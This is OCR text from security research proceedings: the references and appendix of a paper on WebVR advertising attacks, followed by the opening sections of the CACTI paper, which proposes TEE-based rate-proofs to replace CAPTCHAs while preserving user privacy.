[17] Federal Trade Commission. Advertising and Marketing on the Internet : Rules. https://www.ftc.gov/tips-advice/business-center/guidance/advertising-marketing-internet-rules-road. last visited: 2020-10-16.

[18] Jonathan Crussell, Ryan Stevens, and Hao Chen. MAdFraud: Investigating Ad Fraud in Android Applications. In *Proceedings of the International Conference on Mobile Systems, Applications, and Services*, 2014.

[19] Google Developers. Introduction to Caja. https://developers.google.com/caja. last visited: 2020-10-16.

[20] Google Developers. Introduction to Secure EcmaScript. https://github.com/google/caja/wiki/SES. last visited: 2020-10-16.

[21] Three.js Docs. Objects - Group. https://threejs.org/docs/#api/en/objects/Group. last visited: 2020-10-16.

[22] Xinshu Dong, Zhaofeng Chen, Hossein Siadati, Shruti Tople, Prateek Saxena, and Zhenkai Liang. Protecting Sensitive Web Content from Client-Side Vulnerabilities with CRYPTONS. In *Proceedings of the ACM Conference on Computer and Communications Security*, 2013.

[23] Xinshu Dong, Minh Tran, Zhenkai Liang, and Xuxian Jiang. AdSentry: Comprehensive and Flexible Confinement of JavaScript-based Advertisements. In *Proceedings of the Annual Computer Security Applications Conference*, 2011.

[24] Jorge Fuentes. HalloVReen: A WebVR Experiment for Kids. https://www.jorgefuentes.net/projects/halloVReen/. last visited: 2020-10-16.

[25] Mona Gandhi, Markus Jakobsson, and Jacob Ratkiewicz. Badvertisements: Stealthy Click-Fraud with Unwitting Accessories. *J. Digital Forensic Practice*, 1(2):131–142, 2006.

[26] Ceenu George, Mohamed Khamis, Emanuel von Zezschwitz, Marinus Burger, Henri Schmidt, Florian Alt, and Heinrich Hussmann. Seamless and Secure VR: Adapting and Evaluating Established Authentication Systems for Virtual Reality. In *Usable Security Workshop on NDSS*, 2017.

[27] Google Ads Help. How do I Stop Ads from Covering Text? https://support.google.com/google-ads/thread/1452412?hl=en. last visited: 2020-10-16.

[28] Lin-Shung Huang, Alexander Moshchuk, Helen J. Wang, Stuart Schecter, and Collin Jackson. Clickjacking: Attacks and Defenses. In *Proceedings of the USENIX Security Symposium*, 2012.

[29] IAB. Digital Advertising. https://www.iab.com/wp-content/uploads/2016/04/HTML5forDigitalAdvertising2.0.pdf. last visited: 2020-10-16.

[30] Lon Ingram and Michael Walfish. Treehouse: Javascript Sandboxes to Help Web Developers Help Themselves. In *Proceedings of the USENIX Annual Technical Conference*, 2012.

[31] Dean Jackson and Jeff Gilbert. WebGL Specification. https://www.khronos.org/registry/webgl/specs/latest/1.0/. last visited: 2020-10-16.

[32] John Koetsier. Mobile Ad Fraud: What 24 Billion Clicks on 700 Ad Networks Reveal. https://blog.branch.io/mobile-ad-fraud-what-24-billion-clicks-on-700-ad-networks-reveal/. last visited: 2020-10-16.

[33] Kiron Lebeck, Kimberly Ruth, Tadayoshi Kohno, and Franziska Roesner. Securing augmented reality output. In *2017 IEEE symposium on security and privacy (SP)*, pages 320–337. IEEE, 2017.

[34] Kiron Lebeck, Kimberly Ruth, Tadayoshi Kohno, and Franziska Roesner. Towards security and privacy for multi-user augmented reality: Foundations with end users. In *Proceedings of the IEEE Symposium on Security and Privacy*, 2018.

[35] Letsee. WebAR SDK. https://www.letsee.io/ko/. last visited: 2020-10-15.

[36] Wenhao Li, Haibo Li, Haibo Chen, and Yubin Xia. AdAttester: Secure Online Mobile Advertisement Attestation Using TrustZone. In *Proceedings of the International Conference on Mobile Systems, Applications, and Services*, 2015.

[37] Bin Liu, Suman Nath, Ramesh Govindan, and Jie Liu. DECAF: Detecting and Characterizing Ad Fraud in Mobile Apps. In *Proceedings of the USENIX Symposium on Networked Systems Design and Implementation*, 2014.

[38] Mike Ter Louw, Karthik Thotta Ganesh, and V. N. Venkatakrishnan. AdJail: Practical Enforcement of Confidentiality and Integrity Policies on Web Advertisements. In *Proceedings of the USENIX Security Symposium*, 2010.

[39] Delfina Malandrino and Vittorio Scarano. Privacy Leakage on the Web: Diffusion and Countermeasures. *Computer Networks*, 57(14):2833–2855, 2013.

[40] First Man. WebAR Serve. https://moon.firstman.com. last visited: 2020-10-16.

[41] Miriam Marciel, Rubén Cuevas, Albert Banchs, Roberto Gonzalez, Stefano Traverso, Mohamed Ahmed, and Arturo Azcorra. Understanding the Detection of View Fraud in Video Content Portals. In *Proceedings of the International Conference on World Wide Web*, 2016.

[42] Leo A. Meyerovich and Benjamin Livshits. ConScript: Specifying and Enforcing Fine-Grained Security Policies for JavaScript in the Browser. In *Proceedings of the IEEE Symposium on Security and Privacy*, 2010.

[43] Paul Milgram, Haruo Takemura, Akira Utsumi, and Fumio Kishino. Augmented reality: A class of displays on the reality-virtuality continuum. In *Telemanipulator and telepresence technologies*, 1995.

[44] Moloco. The "Axis of Evi" in Mobile Ad Fraud. https://medium.com/@moloco/bad-ad-networks-the-axis-of-evil-in-mobile-ad-fraud-89ca577de2b6. last visited: 2020-10-16.

[45] Marius Musch, Marius Steffens, Sebastian Roth, Ben Stock, and Martin Johns. ScriptProtect: Mitigating Unsafe Third-Party JavaScript Practices. In *Proceedings of the ACM Asia Conference on Computer and Communications Security*, 2019.

[46] Mozilla Developer Network. Document Object Model (DOM). https://developer.mozilla.org/en-US/docs/Web/API/Document_Object_Model/Introduction. last visited: 2020-10-16.

[47] Mozilla Developer Network. HTML Canvas Element. https://developer.mozilla.org/en-US/docs/Web/API/HTMLCanvasElement. last visited: 2020-10-16.

[48] Mozilla Developer Network. iframe: Inline Frame Element. https://developer.mozilla.org/en-US/docs/Web/HTML/Element/iframe. last visited: 2020-10-16.

[49] Mozilla Developer Network. Intersection Observer. https://developer.mozilla.org/ko/docs/Web/API/Intersection_Observer_API. last visited: 2020-10-12.

[50] Mozilla Developer Network. postMessage() API. https://developer.mozilla.org/en-US/docs/Web/API/Window/postMessage. last visited: 2020-10-16.

[51] Mozilla Developer Network. Same-Origin Policy (SOP). https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy. last visited: 2020-10-16.

[52] Omnivirt. An Online Advertising Service. https://www.omnivirt.com/. last visited: 2020-10-16.

[53] PlayCanvas. A WebVR Implementation Platform. https://playcanvas.com/industries/vr. last visited: 2020-10-16.

[54] Joe Gibbs Politz, Spiridon Aristides Eliopoulos, Arjun Guha, and Shriram Krishnamurthi. ADsafety: Type-Based Verification of JavaScript Sandboxing. In *Proceedings of the USENIX Security Symposium*, 2011.

[55] Purina. WebAR Serve. https://one28daychallengear.purina.com. last visited: 2020-10-16.

[56] Vhite Rabbit. WACKARMADIDDLE: A WebVR Wack-A-Mole game. https://constructarca.de/game/wackarmadiddle/. last visited: 2020-10-16.

[57] Prateek Saxena, David Molnar, and Benjamin Livshits. SCRIPTGARD: Automatic Context-Sensitive Sanitization for Large-scale Legacy Web Applications. In *Proceedings of the ACM Conference on Computer and Communications Security*, 2011.

[58] Shashi Shekhar, Michael Dietz, and Dan S. Wallach. AdSplit: Separating Smartphone Advertising from Applications. In *Proceedings of the USENIX Security Symposium*, 2012.

[59] Sketchfab. A WebVR Implementation Platform. https://www.sketchfab.com. last visited: 2020-10-16.

[60] Cecropia Solutions. The Hall: A WebVR demo that displays art. https://cecropia.github.io/thehallaframe/. last visited: 2020-10-16.

[61] Sooel Son, Daehyeok Kim, and Vitaly Shmatikov. What Mobile Ads Know About Mobile Users. In *Proceedings of the Network and Distributed System Security Symposium*, 2016.

[62] Aditya K. Sood and Sherali Zeadally. Drive-By Download Attacks: A Comparative Study. *IT Professional*, 18(5):18–25, 2016.

[63] Kevin Springborn and Paul Barford. Impression Fraud in On-line Advertising via Pay-Per-View Networks. In *Proceedings of the USENIX Security Symposium*, 2013.

[64] Statista. Active virtual reality users forecast worldwide 2014-2018. https://www.statista.com/statistics/426469/active-virtual-reality-users-worldwide/. last visited: 2020-10-16.

[65] Statista. Global consumer spending: AR/VR content and apps 2021. https://www.statista.com/statistics/828467/world-ar-vr-consumer-spending-content-apps/. last visited: 2020-10-16.

[66] Statista. VR and AR ownership in the U.S. by age 2017. https://www.statista.com/statistics/740760/vr-ar-ownership-usa-age/. last visited: 2020-10-15.

[67] Brett Stone-Gross, Ryan Stevens, Apostolis Zarras, Richard Kemmerer, Christopher Kruegel, and Giovanni Vigna. Understanding Fraudulent Activities in Online Ad Exchanges. In *Proceedings of the ACM SIGCOMM Internet Measurement Conference*, 2011.

[68] Techjury. 43 Virtual Reality Statistics That Will Rock The Market In 2020. https://techjury.net/stats-about/virtual-reality/#gref. last visited: 2020-10-16.

[69] Kurt Thomas, Elie Bursztein, Chris Grier, Grant Ho, Nav Jagpal, Alexandros Kapravelos, Damon McCoy, Antonio Nappa, Vern Paxson, Paul Pearce, Niels Provos, and Moheeb Abu Rajab. Ad Injection at Scale: Assessing Deceptive Advertisement Modifications. In *Proceedings of the IEEE Symposium on Security and Privacy*, 2015.

[70] three.ar.js. WebAR JS Library. https://github.com/google-ar/three.ar.js. last visited: 2020-10-15.

[71] Three.js. A JavaScript 3D Library. https://threejs.org/. last visited: 2020-10-16.

[72] Tung Tran, Riccardo Pelizzi, and R. Sekar. JaTE: Transparent and Efficient JavaScript Confinement. In *Proceedings of the Annual Computer Security Applications Conference*, 2015.

[73] VentureBeat. 1 billion AR/VR ad impressions. https://venturebeat.com/2018/12/05/1-billion-ar-vr-ad-impressions-what-weve-learned/. last visited: 2020-10-14.

[74] John Vilk, David Molnar, Benjamin Livshits, Eyal Ofek, Christopher J. Rossbach, Alexander Moshchuk, Helen J. Wang, and Ran Gal. SurroundWeb: Mitigating Privacy Concerns in a 3D Web Browser. In *Proceedings of the IEEE Symposium on Security and Privacy*, 2015.

[75] Vive. VIVE Eye Tracking SDK. https://developer.vive.com/resources/vive-sense/sdk/vive-eye-tracking-sdk-sranipal/. last visited: 2020-10-14.

[76] Mozilla VR. A-Blast: A WebVR wave shooter game. https://aframe.io/a-blast/. last visited: 2020-10-16.

[77] W3C. WebVR 1.1. https://immersive-web.github.io/webvr/spec/1.1/. last visited: 2020-10-16.

[78] W3C. WebXR Device API. https://www.w3.org/TR/webxr/. last visited: 2020-10-16.

[79] Business Wire. Global Virtual Reality Content Creation Market Expected to Grow with a CAGR of 77.10% Over the Forecast Period, 2019-2026. https://www.businesswire.com/news/home/20200224005672/en/Global-Virtual-Reality-Content-Creation-Market-Expected. last visited: 2020-10-16.

[80] Wonderleap. An Online Advertising Service. https://wonderleap.co. last visited: 2020-10-14.

[81] Mingxue Zhang, Wei Meng, Sangho Lee, Byoungyoung Lee, and Xinyu Xing. All Your Clicks Belong to Me: Investigating Click Interception on the Web. In *Proceedings of the USENIX Security Symposium*, 2019.

[82] Xiaofeng Zheng, Jian Jiang, Jinjin Liang, Hai-Xin Duan, Shuo Chen, Tao Wan, and Nicholas Weaver. Cookies Lack Integrity: Real-World Implications. In *Proceedings of the USENIX Security Symposium*, 2015.

A Further Details on the User Studies

A.1 Questionnaires for the User Study Survey

For the GCJ and CCJ attacks, we asked the participants of the user study the following questions:

1. *Did you find any promotional products or brands in your VR experience?*
2. *If yes, mark each of the findings in the given examples. (We gave examples of ad objects to choose from.)*
3. *Is there a webpage where you were exposed to more ads between two VR webpages that you explored? If so, why?*

Using the examples provided in Question 2, we could verify whether the ad object that the user claimed to have found was a genuine ad object.

For the BST and AAD attacks, we asked the participants the following questions:

1. *Did you hear any sounds of commercial clips? If yes, which sounds?*
2. *Did you find any ad videos in the background of your VR scene or on your monitor screen? If yes, which videos?*
3. *Which of the two VR websites exposes ads? And which ad is exposed?*

In Question 3, "two VR websites" refers to the normal and attack websites for each attack scenario.

B Additional Evaluation

B.1 Events Used for the FPS evaluation and FPS over Times and across Events

The following list entails nine user events and three publisher events that we used to measure FPS drops in the ad showcase in Figure 6 (§6.5):

– e1: Load and play a video ad
– e2: Attach an image ad to a camera entity
– e3: Resize the image ad
– e4: Load a 3D model ad
– e5: Change an animation status of the 3D model ad
– e6: Replace the video ad with another one
– e7: Replace the image ad with another one
– e8: Replace the 3D model ad with another one
– e9: Modify the host entity with permission
– e10: Hide the video ad (publisher event)
– e11: Change the location of the image ad (publisher event)
– e12: Resize the 3D model ad (publisher event)

Figure 9 shows measured FPS variations over time and across events. Note that Firefox caps its FPS at 60. A targeted museum site loads many entities at the initial time, resulting in a significant FPS reduction in the early stages of all three approaches, including Baseline.




Figure 9: FPS drops in three approaches in response to interaction events.

AdCube exhibited a reliable performance that aligned with Baseline's along all timelines. In contrast, Mirroring struggled with unstable performance when the events occurred. Especially, in the eighth event, replacing a 3D model ad, Mirroring resulted in a decrease of FPS that was about 1.5 times that of Baseline.

CACTI: Captcha Avoidance via Client-side TEE Integration

Yoshimichi Nakatsuka*
UC Irvine
nakatsuy@uci.edu

Ercan Ozturk*
UC Irvine
ercano@uci.edu

Andrew Paverd†
Microsoft Research
andrew.paverd@microsoft.com

Gene Tsudik
UC Irvine
gene.tsudik@uci.edu

Abstract

Preventing abuse of web services by bots is an increasingly important problem, as abusive activities grow in both volume and variety. CAPTCHAs are the most common way for thwarting bot activities. However, they are often ineffective against bots and frustrating for humans. In addition, some recent CAPTCHA techniques diminish user privacy. Meanwhile, client-side Trusted Execution Environments (TEEs) are becoming increasingly widespread (notably, ARM TrustZone and Intel SGX), allowing establishment of trust in a small part (trust anchor or TCB) of client-side hardware. This prompts the question: can a TEE help reduce (or remove entirely) user burden of solving CAPTCHAs?

In this paper, we design CACTI: CAPTCHA Avoidance via Client-side TEE Integration. Using client-side TEEs, CACTI allows legitimate clients to generate unforgeable *rate-proofs* demonstrating how frequently they have performed specific actions. These rate-proofs can be sent to web servers in lieu of solving CAPTCHAs. CACTI provides strong client privacy guarantees, since the information is only sent to the visited website and authenticated using a group signature scheme. Our evaluations show that overall latency of generating and verifying a CACTI rate-proof is less than 0.25 sec, while CACTI's bandwidth overhead is over 98% lower than that of current CAPTCHA systems.

1 Introduction

In the past two decades, as Web use became almost universal and abuse of Web services grew dramatically, there has been an increasing trend (and real need) to use security tools that help prevent abuse by automated means, i.e., so-called **bots**. The most popular mechanism is CAPTCHAs: Completely Automated Public Turing test to tell Computers and Humans Apart [58]. A CAPTCHA is essentially a puzzle, such as an object classification task (Figure 1a) or distorted text recognition (see Figure 1b), that aims to confound (or at least slow down) a bot, while being easily[1] solvable by a human user. CAPTCHAs are often used to protect sensitive actions, such as creating a new account or submitting a web form.

Although primarily intended to distinguish humans from bots, it has been shown that CAPTCHAs are not very effective at this task [50]. Many CAPTCHAs can be solved by algorithms (e.g., image recognition software) or outsourced to human-driven *CAPTCHA-farms*[2] to be solved on behalf of bots. Nevertheless, CAPTCHAs are still widely used to increase the adversary's costs (in terms of time and/or money) and reduce the *rate* at which bots can perform sensitive actions. For example, computer vision algorithms are computationally expensive, and outsourcing to CAPTCHA-farms costs money and takes time.

From the users' perspective, CAPTCHAs are generally unloved (if not outright hated), since they represent a barrier and an annoyance (a.k.a. Denial-of-Service) for legitimate users. Another major issue is that most CAPTCHAs are visual in nature, requiring sufficient ambient light and screen resolution, as well as good eyesight. Much less popular audio CAPTCHAs are notoriously poor, and require a quiet setting, decent-quality audio output facilities, as well as good hearing.

More recently, the reCAPTCHA approach has become popular. It aims to reduce user burden by having users click a checkbox (Figure 1c), while performing behavioral analysis of the user's browser interactions. Acknowledging that even this creates friction for users, the latest version ("invisible reCAPTCHA") does not require any user interaction. However, the reCAPTCHA approach is potentially detrimental to **user privacy** because it requires maintaining long-term state, e.g., in the form of Google-owned cookies. Cloudflare recently decided to move away from reCAPTCHA due to privacy concerns and changes in Google's business model [14].

Notably, all current CAPTCHA-like techniques are server-

*The first and second authors contributed equally to this work.

†Work partially done while visiting the University of California, Irvine, as a US-UK Fulbright Cyber Security Scholar.

[1] Exactly what it means to be "easily" solvable is subject to some debate.

[2] A CAPTCHA farm is usually sweatshop-like operation, where employees solve CAPTCHAs for a living.

side, i.e., they do not rely on any security features of, or make any trust assumptions about, the client platform. The purely server-side nature of CAPTCHAs was reasonable when client-side hardware security features were not widely available. However, this is rapidly changing with the increasing popularity of Trusted Execution Environments (TEEs) on a variety of computing platforms, e.g., TPM and Intel SGX for desktops/laptops and ARM TrustZone for smartphones and even smaller devices. Thus, it is now realistic to consider abuse prevention methods that include client-side components. For example, if a TEE has a trusted path to some form of user interface, such as a mouse, keyboard, or touchscreen, this *trusted User Interface (UI)* could securely confirm user presence. Although this feature is still unavailable on most platforms, it is emerging through features like Android's Protected Confirmation [33]. This approach's main advantages are minimized user burden (e.g., just a mouse click) and increased security, since it would be impossible for software to forge this action. Admittedly however, this approach can be defeated by adversarial hardware e.g., a programmable USB peripheral that pretends to be a mouse or keyboard.

However, since the majority of consumer devices do not currently have a trusted UI, it would be highly desirable to reduce the need for CAPTCHAs using only existing TEE functionality. As discussed above, the main goal of modern CAPTCHAs is to increase adversarial costs and reduce the *rate* at which they can perform sensitive actions. Therefore, if legitimate users had a way to prove that their rate of performing sensitive actions is below some threshold, a website could decide to allow these users to proceed without solving a CAPTCHA. If a user can not provide such a proof, the website could simply fall back to using CAPTCHAs. Though this would not fully prevent bots, it would not give them any advantage compared to the current arrangement of using CAPTCHAs.

Motivated by the above discussion, this paper presents CACTI, a flexible mechanism for allowing legitimate users to prove to websites that they are not acting in an abusive manner. By leveraging widespread and increasing availability of client-side TEEs, CACTI allows users to produce *rate-proofs*, which can be presented to websites in lieu of solving CAPTCHAs. A rate-proof is a simple assertion that:

1. The rate at which a user has performed some action is below a certain threshold, and
2. The user's time-based counter for this action has been incremented.

When serving a webpage, the server selects a *threshold* value and sends it to the client. If the client can produce a rate-proof for the given threshold, the server allows the action to proceed without showing a CAPTCHA. Otherwise, the server presents a CAPTCHA, as before. In essence, CACTI can be seen as a type of "express checkout" for legitimate users.

One of the guiding principles and goals of CACTI is user privacy – it reveals only the minimum amount of information and sends this directly to the visited website. Another principle is that the mechanism should not mandate any specific security policy for websites. Websites can define their own security policies e.g., by specifying thresholds for rate-proofs. Finally, CACTI should be configurable to operate without any user interaction, in order to make it accessible to all users, including those with sight or hearing disabilities.

Although chiefly motivated by the shortcomings of CAPTCHAs, we believe that the general approach of client-side (TEE-based) rate-proofs, can also be used in other common web scenarios. For example, news websites could allow users to read a limited number of articles for free per month, without relying on client side cookies (which can be cleared) or forcing users to log-in (which is detrimental to privacy). Online petition websites could check that users have not signed multiple times, without requiring users to provide their email addresses, which is once again, detrimental to privacy. We therefore believe that our TEE-based rate-proof concept is a versatile and useful web security primitive.

Anticipated contributions of this work are:

1. We introduce the concept of a *rate-proof*, a versatile web security primitive that allows legitimate users to securely prove that their rate of performing sensitive actions falls below a server-defined threshold.
2. We use the rate-proof as the basis for a concrete client-server protocol that allows legitimate users to present rate-proofs in lieu of solving CAPTCHAs.
3. We provide a proof-of-concept implementation of CACTI, over Intel SGX, realized as a Google Chrome browser extension.
4. We present a comprehensive evaluation of security, latency, and deployability of CACTI.


Organization: Section 2 provides background information, and Section 3 defines our threat model and security requirements. Next, Section 4 presents our overall design and highlights the main challenges in realizing this. Then, Section 5 explains our proof of concept implementation and discusses how CACTI overcomes the design challenges, followed by Section 6 which presents our evaluation of the security, performance, and deployability of CACTI. Section 7 discusses further optimizations and deployment considerations, and Section 8 summarizes related work.

2 Background

2.1 Trusted Execution Environments

A Trusted Execution Environment (TEE) is a primitive that protects confidentiality and integrity of security-sensitive code and data from untrusted code. A typical TEE provides the following features:


Isolated execution. The principal function of a TEE is to provide an execution environment that is isolated from all other software on the platform, including privileged system software, such as the OS, hypervisor, or BIOS. Specifically,



(a) Image-based object recognition reCAPTCHA [18]



(b) Image-based text recognition reCAPTCHA [18]



(c) Behavior-based reCAPTCHA [18]

Figure 1: Examples of CAPTCHAs

data inside the TEE can only be accessed by the code running inside the TEE. The code inside the TEE provides well-defined entry points (e.g., call gates), which are enforced by the TEE.

Remote attestation. Remote attestation provides a remote party with strong assurances about the TEE and the code running therein. Specifically, the TEE (i.e., the *prover*) creates a cryptographic assertion that: (1) demonstrates that it is a genuine TEE, and (2) unambiguously describes the code running in the TEE. The remote party (i.e., the *verifier*) can use this to decide whether to trust the TEE, and then to bootstrap a secure communication channel with the TEE.

Data sealing. Data sealing allows the code running inside the TEE to encrypt data such that it can be securely stored outside the TEE. This is typically implemented by providing the TEE with a symmetric *sealing key*, which can be used to encrypt/decrypt the data. In current TEEs, sealing keys are platform-specific, meaning that data can only be unsealed on the same platform on which it was sealed.

Hardware monotonic counters. A well known attack against sealed data is *rollback*, where the attacker replaces the sealed data with an older version.Mitigating this requires at least some amount of rollback-protected storage, typically realized as a hardware monotonic counter. When sealing, the counter can be incremented and the latest value is included in the sealed data. When unsealing, the TEE checks that the included value matches the current hardware counter value. Since hardware counters themselves require rollback-protected storage, TEEs typically only have a small number of counters.

One prominent TEE example is *Intel Software Guard Extensions (SGX)* [24,43,48]. SGX is a hardware-enforced TEE available on Intel CPUs from the Skylake microarchitecture onwards. SGX allows applications to create isolated environments, called *enclaves*, running in the application's virtual address space. A special region in physical memory is reserved for enclaves, called the Enclave Page Cache (EPC). The EPC can hold up to 128MB of code and data, shared between all running enclaves. When enclave data leaves the CPU boundary, it is transparently encrypted and integrity-protected by CPU's Memory Encryption Engine (MEE) to defend against physical bus snooping/tampering attacks. Since enclaves run in the application's virtual address space, enclave code can access all the memory of its host application, even that outside the enclave. Enclave code can only be called via predefined function calls, called `ECALL`s.

Every enclave has an enclave identity (`MRENCLAVE`), which is a cryptographic hash of the code that has been loaded into the enclave during initialization, and various other configuration details. Each enclave binary must be signed by the developer, and the hash of the developer's public key is stored as the enclave's signer identity (`MRSIGNER`).

SGX provides two types of attestation: local and remote. Local attestation allows two enclaves running on the same platform to confirm each other's identity and communicate securely, even though this communication goes via the untrusted OS. SGX uses local attestation to build remote attestation. Specifically, an application enclave performs local attestation with an Intel-provided *quoting enclave*, which holds a group private key provisioned by Intel. The quoting enclave verifies the local attestation and creates a signed *quote*, which includes the application enclave's and signer's identities, as well as user-defined data provided by the application enclave. This quote is sent to the remote verifier, which, in turn, uses the Intel Attestation Service (IAS) to verify it. Since the attestation uses a group signature scheme, the verifier cannot determine whether two quotes were generated by the same platform.

In SGX, data can be sealed in one of two modes, based on: (1) the enclave's identity, such that only the same type of enclave can unseal it, or (2) the signer identity, such that any enclave signed by the same developer (running on the same platform) can unseal it. SGX provides hardware monotonic counters and allows each enclave to use up to 256 counters at a time.

2.2 Group Signatures

A group signature scheme aims to prevent the verifier from determining the group member which generated the signature. Each group member is assigned a group private key under a single group public key. In case a group member needs to be revoked, a special entity called *group manager* can open the signature. A group signature scheme is composed of five algorithms [26]:

- **Setup:** Given a security parameter, an efficient algorithm outputs a group public key and a master secret for the group manager.
- **Join:** A user interacts with the group manager to receive a group private key and a membership certificate.
- **Sign:** Using the group public key, group private key, membership certificate, and a message m, a group member generates a group signature of m.
- **Verify:** Using the group public key, an entity verifies a group signature.
- **Open:** Given a message, a putative signature on the message, the group public key and the master secret, the group manager determines the identity of the signer.

A secure group signature scheme satisfies the following properties [26]:

- **Correctness:** Signatures generated with any member's group private key must be verifiable by the group public key.
- **Unforgeability:** Only an entity that holds a group private key can generate signatures.
- **Anonymity:** Given a group signature, it must be computationally hard for anyone (except the group manager) to identify the signer.
- **Unlinkability:** Given two signatures, it must be computationally hard to determine whether these were signed by the same group member.
- **Exculpability:** Neither a group member nor the group manager can generate signatures on behalf of other group members.
- **Traceability:** The group manager can determine the identity of a group member that generated a particular signature.
- **Coalition-resistance:** Group members cannot collude to create a signature that cannot be linked to one of the group members by the group manager.

Enhanced Privacy ID (EPID) [30] is a group signature scheme used by remote attestation of Intel SGX enclaves. It satisfies the above properties whilst providing additional privacy-preserving revocation mechanisms to revoke compromised or misbehaving group members. Specifically, EPID's *signature-based revocation* protocol does not "Open" signatures but rather uses a signature produced by the revoked member to notify other entities that this particular member has been revoked.

3 System & Threat Models

The ecosystem that we consider includes three types of principals/players: (1) servers, (2) clients, and (3) TEEs. There are multitudes of these three principal types. The number of clients is the same as that of TEEs, and each client houses exactly one TEE. Even though a TEE is assumed to be physically within a client, we consider it to be separate security entity. Note that a human user can, of course, operate or own multiple clients, although there is clearly a limit and more clients implies higher costs for the user.

We assume that all TEEs are trusted: honest, benign and insubvertible. We consider all side-channel and physical attacks against TEEs to be out of scope of this work and assume that all algorithms and cryptographic primitives implemented within TEEs are impervious to such attacks. We also consider cuckoo attacks, whereby a malicious client utilizes multiple (possibly malware infected) machines with genuine TEEs, to be out of scope, since clients and their TEEs are not considered to be strongly bound. We refer to [62] and [36] as far as means for countering such attacks. We assume that servers have a means to authenticate and attest TEEs, possibly with the help of the TEE manufacturer.

All clients and servers are untrusted, i.e., they may act maliciously. The goal of a malicious client is to avoid CAPTCHAs, while a malicious server either aims to inconvenience a client (via DoS) or violate client's privacy. For example, a malicious server can try to learn the client's identity or link multiple visits by the same client. Also, multiple servers may collude in an attempt to track clients.

Our threat model yields the following requirements for the anticipated system:

- **Unforgeability:** Clients cannot forge or modify CACTI rate-proofs.
- **Client privacy:** A server (or a group thereof) cannot link rate-proofs to the clients that generated them.

We also pose the following non-security goals:

- **Latency:** User-perceived latency should be minimized.
- **Data transfer:** The amount of data transfer between client and server should be minimized.
- **Deployability:** The system should be deployable on current off-the-shelf client and server hardware.

4 CACTI Design & Challenges

This section discusses the overall design of CACTI and justifies our design choices.

4.1 Conceptual Design

Rate-proofs. The central concept underpinning our design is the *rate-proof* (*RP*). Conceptually, the idea is as follows: Assuming that a client has an idealized TEE, the TEE stores

one or more named sorted lists of timestamps in its rollback-protected secure memory. To create a rate-proof for a specific list, the TEE is given the name of the list, a *threshold* (*Th*), and a new timestamp (t). The threshold is expressed as a starting time (t_s) and a count (k). This can be interpreted as: *"no more than k timestamps since t_s"*. The TEE checks that the specified list contains k or fewer timestamps with values greater than or equal to t_s. If so, it checks if the new timestamp t is greater than the latest timestamp in the list. If both checks succeed, the TEE pre-pends t to the list and produces a signed statement confirming that the named list is below the specified threshold and the new timestamp has been added. If either check fails, no changes are made to the list and no proof is produced. Note that the rate-proof does not disclose the number of timestamps in the list.

Furthermore, each list can also be associated with a public key. In this case, requests for rate-proofs must be accompanied by a signature over the request that can be verified with the associated public key. This allows the system to enforce a *same-origin* policy for specific lists – proofs over such lists can only be requested by the same entity that created them. Note that this does not provide any binding to the *identity* of the entity holding the private key, as doing so would necessitate the TEE to check identities against a global public key infrastructure (PKI) and we prefer for CACTI not to require it.

Rate-proofs differ from rate *limits* because the user is allowed to perform the action any number of times. However, once the rate exceeds the specified threshold, the user will no longer be able to produce rate-proofs. The client can always decide to *not* use its TEE; this covers clients who do not have TEEs or those whose rates exceeded the threshold. On the other hand, if the server does not yet support CACTI, the client does not store any timestamps, or perform any additional computation.

CAPTCHA-avoidance. In today's CAPTCHA-protected services, the typical interaction between the client (*C*) and server (*S*) proceeds as follows:

1. *C* requests access to a service on *S*.
2. *S* returns a CAPTCHA for *C* to solve.
3. *C* submits the solution to *S*.
4. If the solution is verified, *S* allows *C* access to the service.

Although modern approaches, e.g., reCAPTCHA, might include additional steps (e.g., communicating with third-party services), these can be abstracted into the above pattern.

Our CAPTCHA-avoidance protocol keeps the same interaction sequence, while substituting steps 2 and 3 with rate-proofs. Specifically, in step 2, the server sends a threshold rate and the current timestamp. In step 3, instead of solving a CAPTCHA, the client generates a rate-proof with the specified threshold and timestamp, and submits it to the server. The server has two types of lists:

- **Server-specific:** The server requests a rate-proof over its own list. The name of the list could be the server's URL, and the request may be signed by the server. This determines the rate at which the client visits this specific server.
- **Global:** The server requests a rate-proof over a global list, with a well-known name, e.g. CACTI-GLOBAL. This yields the rate at which the client visits all servers that use the global list.

The main idea of CAPTCHA avoidance is that a legitimate client should be able to prove that its rate is below the server-defined threshold. In other words, the server should have sufficient confidence that the client is not acting in an abusive manner (where the threshold of between abusive and non-abusive behaviors is set by the server). Servers can select their own thresholds according to their own security requirements. A given server can vary the threshold across different actions or even across different users or user groups, e.g., lower thresholds for suspected higher-risk users. If a client cannot produce a rate-proof, or is unwilling to do so, the server simply reverts to the current approach of showing a CAPTCHA. CACTI essentially provides a *fast-pass* for legitimate users.

The original CAPTCHA paper [58] suggested that CAPTCHAs could be used in the following scenarios:

1. **Online polls:** to prevent bots from voting,
2. **Free email services:** to prevent bots from registering for thousands of accounts,
3. **Search engine bots:** to preclude or inhibit indexing of websites by bots,
4. **Worms and spam:** to ensure that emails are sent by humans,
5. **Preventing dictionary attacks.** to limit the number of password attempts.

As discussed in Section 1, it is unrealistic to assume that CAPTCHAs cannot be solved by bots (e.g., using computer vision algorithms) or outsourced to CAPTCHA farms. Therefore, we argue that all current uses of CAPTCHAs are actually intended to slow down attackers or increase their costs. In the list above, scenarios 2 and 5 directly call for rate-limiting, while scenarios 1, 3, and 4 can be made less profitable for attackers if sufficiently rate-limited. Therefore, CACTI can be used in all these scenarios.

